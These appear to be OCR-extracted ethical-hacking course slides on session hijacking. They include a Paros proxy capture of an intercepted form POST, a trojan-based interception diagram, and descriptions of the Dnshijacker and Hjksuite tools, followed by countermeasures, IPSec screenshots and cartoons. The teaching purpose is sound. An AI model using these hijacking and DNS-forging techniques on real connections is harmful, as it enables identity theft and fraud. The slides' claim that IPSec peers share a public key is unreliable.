


Paros 3.2.2 - Untitled Session
File Edit View Scanner Report Tools Help
Sites
Sites
Request Response Trap

```
POST http://hackerland/buyarrangements.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-power
point, application/msword, application/x-shockwave-flash, */*
Referer: http://hackerland/selectarrangements.php
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705; .NET CLR 1.1.4322; Ta
blet PC 1.7)
Content-Length: 27
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

```
1=3&2=0&3=0&4=0&5=0&x=6&y=9
```

Paros HTTP Session Hijacking Tool



Victim in Boston

The victim's machine is infected with trojan which sets the proxy of IE to attacker's machine

Hacker intercepts and injects his own packets since http traffic is routed through him

Target Server in NYC

IP: X.2.2.2

Hacker in Russia

CEH Certified Ethical Hacker™

Dnshijacker Tool

Dnshijacker is a versatile tool with a libnet and libpcap based packet sniffer and spoofer

It supports tcpdump style filters by which the victims can be targeted explicitly

dns answers are forged based on entries in the fabrication table or by forging one answer to all requests

dns hijacker is an excellent tool for network level ad blocking removal

EC-Council

Hjksuite Tool

Hjksuite Tool is a collection of programs for hijacking

It contains hjklib which is a library that implements a tcp/ ip stack over hijacking

The hjklib gives high level functions such as hjksend and hjkrecv which are used to send and receive data from hijacked connection

Hjknetcat is an hijacker for textual connections which permits to bind port

Dangers Posed by Hijacking

Most computers are vulnerable (using TCP/ IP)

You can do little to protect against it unless you switch to another secure protocol

Hijacking is simple to launch

Most countermeasures do not work unless you use encryption

Hijacking is dangerous (theft of identity, fraud, and so on)

Countermeasures

Protecting against Session Hijacking

- Use encryption
- Use a secure protocol
- Limit incoming connections
- Minimize remote access
- Educate the employees

Countermeasure: IP Security

IP Security is a set of protocols developed by the IETF to support the secure exchange of packets at the IP layer


Deployed widely to implement Virtual Private Networks (VPNs)

IPSec supports two encryption modes:

- Transport
- Tunnel
- The sending and receiving devices must share a public key

EC-Council

IP Security: Screenshot 1



Configuration des tunnels IPsec VPN

Nom du fichier : ALL

- 6wind
  - Authentification (Phase 1)
    - Proposition 1
  - Echange de clefs (Phase 2
    - Proposition 1
- PIX
  - Authentification (Phase 1)
    - Proposition 1
    - Proposition 2
  - Echange de clefs (Phase 2
    - Proposition 1
- VPN3000
  - Authentification (Phase 1)
    - Proposition 1
    - Proposition 2
  - Echange de clefs (Phase 2
    - Proposition 1
- OpenBSD
  - Authentification (Phase 1)
    - Proposition 1
  - Echange de clefs (Phase 2
    - Proposition 1

Configuration avancée (PSK et PKI)

Mode d'action : Claim


□ En réponse uniquement

Echange des certificats

☑ Envoyer le certificat

☑ Demander le certificat s'il n'existe pas localement

IP Security: Screenshot 2



Name	Description	Policy Assigned
Client (Respond Only)	Communicate normally (uns...	Yes
Secure Server (Requir...	For all IP traffic, always req...	No
Server (Request Secu...	For all IP traffic, always req...	No

What Happened Next

Jason Springfield, an Ethical Hacker was called in to investigate the matter.

Investigations revealed few alarming facts:

- A disgruntled employee of AgentonWeb seemed to be the culprit behind the act
- The disgruntled employee hijacked Daniel's session while he was uploading the news update

This event revealed the risk of outsourcing the web-hosting service to a third party service provider without proper check

Summary

In the case of a session hijacking, an attacker relies on the legitimate user to connect and authenticate, and will then take over the session

In a spoofing attack, the attacker pretends to be another user or machine to gain access

Successful session hijacking is extremely difficult, and is only possible when a number of factors are under the attacker's control

Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker

A variety of tools exist to aid the attacker in perpetrating a session hijack

Session hijacking could be dangerous, and therefore, there is a need for implementing strict countermeasures

"Remember the good old days when Spam only came through your computer?"

"How could somebody steal my identity when I still haven't figured out who I am?"

HELLO, DEAR!
MAY I TAKE
YOUR ORDER?
GLASBERGEN
Copyright 2002 by Randy Glasbergen. www.glasbergen.com

"Some people are still afraid to use their credit card online, so I set up our e-store with a web cam and a grandma."